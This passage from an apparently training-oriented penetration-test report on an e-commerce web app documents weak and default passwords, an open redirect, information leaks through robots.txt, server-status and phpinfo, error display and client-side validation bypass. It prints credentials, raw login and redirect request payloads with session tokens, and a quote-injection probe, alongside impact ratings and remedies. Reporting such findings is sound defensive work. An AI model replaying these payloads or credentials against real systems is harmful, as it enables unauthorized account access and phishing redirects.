- <http://url/login/seller.php>

Affected parameters:

- Password (POST parameter)

Affected URL:

- <http://url/wondercms>

Observation

- The passwords of the sellers are easy to guess.

```
Radhika:Radhika123:6  
Nandan:Nandan123:7  
chandan:chandan123:4
```

POC

```
POST /login/submit.php HTTP/1.1
Host: 13.126.32.226
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 126
Origin: http://13.126.32.226
Connection: close
Referer: http://13.126.32.226/login/seller.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=p612pvef322ai9olk045c5uii6; X-XSRF-TOKEN=d849cad1a741084e78b2ef59eae0869f4bec01096123e02e77ff2ea9b4280162

type=seller&username=Radhika&password=Radhika123&X-XSRF-TOKEN=d849cad1a741084e78b2ef59eae0869f4bec01096123e02e77ff2ea9b4280162
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 03 Sep 2020 07:23:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=d5a560fe9004df180b94370b771bb3226cda38111fb631b54a36f7fe5b18a06e; expires=Thu, 03-Sep-2020 08:23:12 GMT; Max-Age=3600; path=/
Content-Length: 92
```

```
"success":true,"successMessage":"Login successful","successPage":"/seller/dashboard.php"}
```


Observation

- Navigate to <http://url/wondercms>
- You will see the password is admin

It's alive!

Welcome to your WonderCMS powered website.

[Click here to login](#), the password is **admin**.

Business Impact - Severe

- Weak,common,default passwords make hacker easy to access the unauthorized accounts.
- Hacker can use these account for illegal purpose.
- Hacker can harm the website by getting privileged access.

Recommendation

- The password should be of minimum 8 character long consisting of alphanumeric characters, numbers, special characters.
- The password should be a passphrase.

Reference

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy

16.Open redirect

Open redirect
(severe)

Below mentioned URLs have open redirection flaw

Affected URL:

- <http://url.com/?includelang=lang/en.php>
- <http://url.com/?includelang=lang/fr.php>

Affected parameters:

- includelang (GET parameter)

Payload:

- <http://url.com/?includelang=http://google.com/?lang/en.php>
- <http://url.com/?includelang=http://google.com/?lang/fr.php>

Observation

- Navigate to <http://url.com> and select a language.




Observation

- Intercept the request and use payload as

<http://url.com/?includelang=http://google.com/?lang/en.php>

```
GET /?includelang=https://google.com/?lang/en.php HTTP/1.1
Host: 15.206.92.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://15.206.92.8/?includelang=lang/en.php
Cookie: key=B29F5456-54D3-BC70-1BE1-7A247F17FE5D; PHPSESSID=gepo6rsn8f9nvjlrsvgon9uv1; X-XSRF-TOKEN=3a9fe6104c41bb8f74b093e62e4d40e64e25634b5186c2bd3b349cf716725050
Upgrade-Insecure-Requests: 1
```

POC



POC

15.206.92.8/?includelang=lang/fr.php

Gmail Drive More +

Images Store

Maps

Blog

News

Sign in

Sign up

 Google

[Advanced search](#)

Google Search

I'm Feeling Lucky

Google offered in: [हिन्दी](#) [বাংলা](#) [తెలుగు](#) [मराठी](#) [தமிழ்](#) [ગુજરાતી](#) [ಕನ್ನಡ](#) [മലയാളം](#) [ਪੰਜਾਬੀ](#)

[Advertising](#) [Programs](#)

[Business Solutions](#)

[About Google](#)

[Google.co.in](#)

© 2020 - [Privacy](#) - [Terms](#)

Business Impact - High

- An http which contains URL value can cause the web application to redirect to a specified URL.
- Hacker can use this flaw to redirect the users to a malicious, phishing website.

Recommendation

If possible, applications should avoid incorporating user-controllable data into redirection targets. In many cases, this behavior can be avoided in two ways:

- Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.

If it is considered unavoidable for the redirection function to receive user-controllable input and incorporate this into the redirection target, one of the following measures should be used to minimize the risk of redirection attacks:

- The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.
- The application should use URLs relative to the web root for all of its redirects, and the redirection function should validate that the URL received starts with a slash character. It should then prepend `http://yourdomainname.com` to the URL before issuing the redirect.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with `http://yourdomainname.com/` before issuing the redirect.

Reference

- https://portswigger.net/kb/issues/00500100_open-redirection-reflected

17.Web server metafile leaking Information

Information
leakage
(moderate)


Below mentioned URL is leaking information

Affected URL:

- <http://url.com/robots.txt>


Observation

- Navigate to <http://url.com/robots.txt> you'll see the disallowed pages.



Observation

- If we navigate to <http://url.com/static/images/> we'll see more data



Index of /static/images/			
Index of /static/images/			
../	05-Jan-2019 06:00	-	
customers/	05-Jan-2019 06:00	-	
icons/	05-Jan-2019 06:00	-	
products/	05-Jan-2019 06:00	-	
banner-large.jpeg	05-Jan-2019 06:00	672352	
banner.jpeg	07-Jan-2019 08:49	452884	
card.png	07-Jan-2019 08:49	91456	
default_product.png	05-Jan-2019 06:00	1287	
donald.png	05-Jan-2019 06:00	10194	
loading.gif	07-Jan-2019 08:49	39507	
pluto.jpg	05-Jan-2019 06:00	9796	
popoye.jpg	05-Jan-2019 06:00	14616	
profile.png	05-Jan-2019 06:00	15187	
seller_dashboard.jpg	05-Jan-2019 06:00	39647	
shoe.png	05-Jan-2019 06:00	77696	
socks.png	05-Jan-2019 06:00	67825	
tshirt.png	05-Jan-2019 06:00	54603	

Business Impact - Moderate

- Depending on the content of the file, an attacker might discover hidden directories and files.

Recommendation:

Ensure you have nothing sensitive exposed within this file, such as the path of an administration panel. If disallowed paths are sensitive and you want to keep it from unauthorized access, do not write them in the Robots.txt, and ensure they are correctly protected by means of authentication.

References:

- <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/robotstxt-detected/>
- https://portswigger.net/kb/issues/00600600_robots-txt-file

18.Information Disclosure

Information
disclosure
(low)

Below mentioned URL disclose information

Affected URL:

- <http://url.com/server-status/>
- <http://url.com/phpinfo.php>
- <http://url.com/userlist.txt>
- <http://url.com/composer.lock>

Observation

- Navigate to <http://url.com/server-status/> it discloses server information

13.233.85.49/server-status/

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)

Server MPM: event

Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST

Restart Time: Monday, 05-Nov-2018 09:14:47 IST

Parent Server Config. Generation: 1

Parent Server MPM Generation: 0

Server uptime: 5 hours 31 minutes 47 seconds

Server load: 1.34 1.26 1.06

Total accesses: 35 - Total Traffic: 97 kB

CPU Usage: u8.1 s11.23 cu0 s0 - 6971% CPU load

100176 requests/sec - 4 B/second - 283 B/request

1 requests currently being processed, 49 idle workers

PID	Connections			Threads		Async connections	
	total	accepting	busy	idle	writing	keep-alive	closing
17090	yes	0	25	0	0	0	0
17101	yes	1	24	0	1	0	0
Sum	1		49	0	1	0	0

.....

.....

Scoreboard Key:

" " Waiting for Connection, "s" Starting up, "r" Reading Request,

"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,

"C" Closing connection, "L" Logging, "G" Gracefully finishing,



"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/_	0.92	17771	89	0	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/_	0.94	34	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
0-0	1709	0/1/_	0.98	170	0	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1	
0-0	1709	0/1/_	0.95	26	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
0-0	1709	0/1/_	0.96	16	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
0-0	1709	0/1/_	0.98	170	115	0.01	0.01	0.01	127.0.0.1			
0-0	1709	0/1/_	0.94	17764	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
0-0	1709	0/1/_	0.93	17766	14	0.01	0.01	0.01	127.0.0.1			
0-0	1709	0/1/_	0.92	17768	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
0-0	1709	0/1/_	0.92	17770	0	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1	
1-0	1710	0/1/_	0.92	9	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
1-0	1710	0/1/_	0.93	8	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
1-0	1710	0/1/_	0.93	8	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	
1-0	1710	0/1/_	0.94	6	1	0.00	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1	

Observation


- Navigate to <http://url.com/phpinfo.php>

13.233.85.49/phpinfo.php


PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1	
	
System	Linux ip-172-26-7-40 5.3.0-1030-aws #32~18.04.1-Ubuntu SMP Tue Jun 30 23:04:16 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysql.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xsl.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-jpeg.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysmsg.ini, /etc/php/5.6/fpm/conf.d/20-syssem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert*, consumed, dechunk, convert.iconv.*
<div>This program makes use of the Zend Scripting Language Engine: Zend Engine v2.5.0, Copyright (c) 1998-2016 Zend Technologies with Zend OPcache v7.0.5-dev, Copyright (c) 1999-2016, by Zend Technologies</div> 	

Observation

- Navigate to <http://url.com/userlist.txt> you'll see list of the users and their passwords.



POC



Business Impact - low

- Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.
- Userlist discloses the users of the application.

Recommendation

- Disable all default pages and folders including server-status and server-info

References:

- <https://vuldb.com/?id.88482>
- https://httpd.apache.org/docs/current/mod/mod_status.html
- https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_apache_http_server_httponly_cookie_information_disclosure

19.Default error message display

Default error
display
(low)

Below mentioned URL displays error message

Affected URL:

- <http://url.com/?includelang=lang/en.php>

Affected parameter:

- Includelang (GET parameter)

Payload:

'

Observation

- Navigate to <http://url.com/?includelang=lang/en.php> and add ' at the end i.e. <http://url.com/?includelang=lang/en.php>' it displays an error message.

Lifestyle Store

Lang ▼

Warning: include(lang/en.php?): failed to open stream: No such file or directory in **/home/trainee/uploads/code-5f4240e5bba12.php** on line 1

Warning: include(): Failed opening 'lang/en.php?' for inclusion (include_path='.:usr/share/php') in **/home/trainee/uploads/code-5f4240e5bba12.php** on line 1

Business Impact - Low

- It doesn't have direct impact but it may help the hacker to know about server architecture.

Recommendation

- Disable default errors.
- Do not display any internal errors on invalid input.

Reference

- https://owasp.org/www-community/Improper_Error_Handling

20.Client side filter bypass

Client side filter
bypass
(low)

Below mentioned URL are vulnerable to client side filter bypass.

Affected URL:

- <http://url.com/profile/16/edit/>
- <http://url.com/signup/customer.php>

Affected parameter:


- contact (POST)

Payload:

- 0000000000

Observation

- Navigate to edit profile i.e. <http://url.com/profile/16/edit/> you will notice phone number must be 10 digits and can't start with zero. So enter any number for now e.g. 9898989898 .
- Capture the request and change phone number to 0000000000.



The image shows a web form titled "My Profile". It contains five input fields: a text field with "test", an email field with "test@mail.com", a text field with "test", a phone number field with "9898989898", and a bio field with "Boat". Below the fields is a red button labeled "UPLOAD PROFILE PICTURE" and a large red button labeled "UPDATE".

My Profile

test

test@mail.com

test

9898989898


Boat

UPLOAD PROFILE PICTURE

UPDATE

POC

My Profile



test
test@mail.com

Username:

test

Contact No.:

Delivery Address:


Boat

EDIT PROFILE

CHANGE PASSWORD

Observation

- Similarly we can bypass filter on sign up page. <http://url.com/signup/customer.php>



A screenshot of a web form titled "Customer Sign Up". The form is set against a light gray background and contains several input fields and a submit button. The fields are arranged vertically. The first field contains "abc". The second field contains "abc@mail.com". The third field contains three dots. The fourth field contains "abc". The fifth field contains "9898989898". The sixth field contains "abcd" with a cursor at the end. Below the fields is a red button with the text "Sign Up". At the bottom of the form, there is a link that says "Already have an account? Login here!".

Customer Sign Up

abc

abc@mail.com

...

abc

9898989898


abcd|

Sign Up

Already have an account? [Login here!](#)

POC

My Profile



abc
abc@mail.com

Username:

abc

Contact No.:

0

Delivery Address:

abcd

EDIT PROFILE

CHANGE PASSWORD

Business Impact - low

- Attacker can fill incorrect/fake contact information.

Recommendation

- Implement information check on server side.

Reference

- https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation

THANK YOU!